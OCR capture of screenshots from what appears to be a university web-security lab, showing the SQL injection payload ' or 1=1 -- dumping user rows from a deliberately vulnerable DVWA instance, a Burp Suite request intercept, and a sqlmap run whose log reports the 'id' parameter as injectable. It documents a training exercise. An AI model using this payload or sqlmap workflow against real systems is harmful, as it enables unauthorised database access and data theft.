

Activities
Remote Desktop Viewer
Fri 13:40
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screen
localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: SQL Injection
User ID:
Submit
ID: ' or 1=1 --
First name: admin
Surname: admin
ID: ' or 1=1 --
First name: Gordon
Surname: Brown
ID: ' or 1=1 --
First name: Hack
Surname: Me
ID: ' or 1=1 --
First name: Pablo
Surname: Picasso
ID: ' or 1=1 --
First name: Bob
2016
_asteroid
aws_screend
mandelbt
python_program
SPECVCL BIN
_slider
student
foo.zip
aws_screens.zip
LGPL



QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
burp-StartBurp
Fri 13:40
Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://144.38.197.194:8006
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
GET /vulnerabilities/sqli/?id=sally&Submit=Submit HTTP/1.1
Host: 144.38.197.194:8006
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://144.38.197.194:8006/vulnerabilities/sqli/
Cookie: PHPSESSID=vqo04e5thj7nhrvi8jhek8g6h7; security=low
Connection: close
Upgrade-Insecure-Requests: 1
0 matches
Weak Session IDs
XSS (DOM)



Activities
Remote Desktop Viewer
Fri 13:41
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screen
localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: SQL Injection
User ID:
Submit
ID: ' or 1=1 --
First name: admin
Surname: admin
ID: ' or 1=1 --
First name: Gordon
Surname: Brown
ID: ' or 1=1 --
First name: Hack
Surname: Me
ID: ' or 1=1 --
First name: Pablo
Surname: Picasso
ID: ' or 1=1 --
First name: Bob
2016
_asteroid
aws_screend
mandelbt
python_program
SPEC/CLBIN
_slider
student
foo.zip
aws_screens.zip
LGPL



QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
burp-StartBurp
Fri 13:41
Burp Suite Community Edition v1.7.32 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request to http://144.38.197.194:8006
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers
Choose a file to save to
Look In: root
Desktop
Documents
Downloads
Ettercap-and-sslstrip
Music
Pictures
Public
Templates
Videos
xdotool
dvwa_intercept
emails.txt
recorded_request
File Name:
Files of Type: All Files
Save
Cancel
Type a search term
0 matches



Activities
Remote Desktop Viewer
Fri 13:41
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screen
localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: SQL Injection
User ID:
Submit
ID: ' or 1=1 --
First name: admin
Surname: admin
ID: ' or 1=1 --
First name: Gordon
Surname: Brown
ID: ' or 1=1 --
First name: Hack
Surname: Me
ID: ' or 1=1 --
First name: Pablo
Surname: Picasso
ID: ' or 1=1 --
First name: Bob
2016
_asteroid
aws_screend
mandelbt
python_program
SPEC/CL BIN
_slider
student
foo.zip
aws_screens.zip
LGPL



QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
Terminal
Fri 13:41
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sqlmap -r /root/dvwa_joe_intercept --tables



Activities
Remote Desktop Viewer
Fri 13:46
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screen
localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: SQL Injection
User ID:
Submit
ID: ' or 1=1 --
First name: admin
Surname: admin
ID: ' or 1=1 --
First name: Gordon
Surname: Brown
ID: ' or 1=1 --
First name: Hack
Surname: Me
ID: ' or 1=1 --
First name: Pablo
Surname: Picasso
ID: ' or 1=1 --
First name: Bob
2016
_asteroid
aws_screend
mandelbt
python_program
$RECYCLE.BIN
_slider
student
foo.zip
aws_screens.zip
LGPL


QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
Terminal
Fri 13:46
root@kali: ~
File Edit View Search Terminal Help
[13:46:41] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[13:46:41] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[13:46:41] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[13:46:41] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[13:46:41] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[13:46:41] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[13:46:41] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[13:46:41] [INFO] GET parameter 'id' is 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[13:46:41] [INFO] testing 'MySQL inline queries'
[13:46:41] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[13:46:41] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[13:46:41] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[13:46:42] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[13:46:42] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[13:46:42] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[13:46:42] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[13:46:42] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind'



Activities
Remote Desktop Viewer
Fri 13:47
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screen
localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: SQL Injection
User ID:
Submit
ID: ' or 1=1 --
First name: admin
Surname: admin
ID: ' or 1=1 --
First name: Gordon
Surname: Brown
ID: ' or 1=1 --
First name: Hack
Surname: Me
ID: ' or 1=1 --
First name: Pablo
Surname: Picasso
ID: ' or 1=1 --
First name: Bob
2016
_asteroid
aws_screend
mandelbt
python_program
SPEC/CL BIN
_slider
student
foo.zip
aws_screens.zip
LGPL

